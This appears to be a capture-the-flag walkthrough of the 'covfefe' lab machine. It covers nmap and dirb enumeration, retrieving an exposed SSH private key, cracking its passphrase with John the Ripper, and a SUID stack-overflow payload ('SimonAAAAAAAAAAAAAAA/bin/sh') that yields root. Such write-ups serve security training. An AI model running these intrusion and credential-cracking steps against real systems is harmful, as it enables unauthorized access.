



┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.131




<http://192.168.21.131:31337/>




┌──(root💀kali)-[/home/kali/Downloads]


└─# dirb <http://192.168.21.131:31337/>



<http://192.168.21.131:31337/robots.txt>




<http://192.168.21.131:31337/taxes/>



now try

Now our dirb scan showed us a few directories. Inside the /.ssh directory we find ssh keys and authorized\_keys.


<http://192.168.21.131:31337/.ssh>



We download the private key and authorized\_keys in our system for further enumeration.

Now we open authorized keys to check the username for the private key. We find it to be Simon.

<http://192.168.21.131:31337/.ssh/id_rsa>



┌──(root💀kali)-[/home/kali/Downloads]

└─# chmod 600 id\_rsa





When we try to enter it ask for passphrase of rsa key. So we use john the ripper to crack the password we use rockyou.txt to as our dictionary.


┌──(root💀kali)-[/home/kali/Downloads]

└─# python /usr/share/john/ssh2john.py id\_rsa > rsacrack



┌──(root💀kali)-[/home/kali/Downloads]

└─# john -w=rockyou.txt rsacrack




output : starwars


┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh -i id\_rsa [simon@192.168.21.131](mailto:simon@192.168.21.131)

Password: starwars




simon@covfefe:~$ find / -perm -4000 2>/dev/null




simon@covfefe:/$ cd root


simon@covfefe:/root$ ls –lrt




simon@covfefe:/root$ cat flag.txt



simon@covfefe:/root$ cat read\_message.c



simon@covfefe:/root$ read\_message



In above screenshot reading through the source code we find that, when we enter a string it reads the first 5 characters of the string as Simon, if it matches then it runs /**usr/local/sbin/message**. But the input allocation for this is 20 bytes. So, we have to overflow the stack entering more than 20 bytes of data. We use the first 5 char to be ‘**Simon**’ followed by 15 ‘**A**’ and then ‘**/bin/sh**’ at the 21st byte.

simon@covfefe:/root$ read\_message

SimonAAAAAAAAAAAAAAA/bin/sh

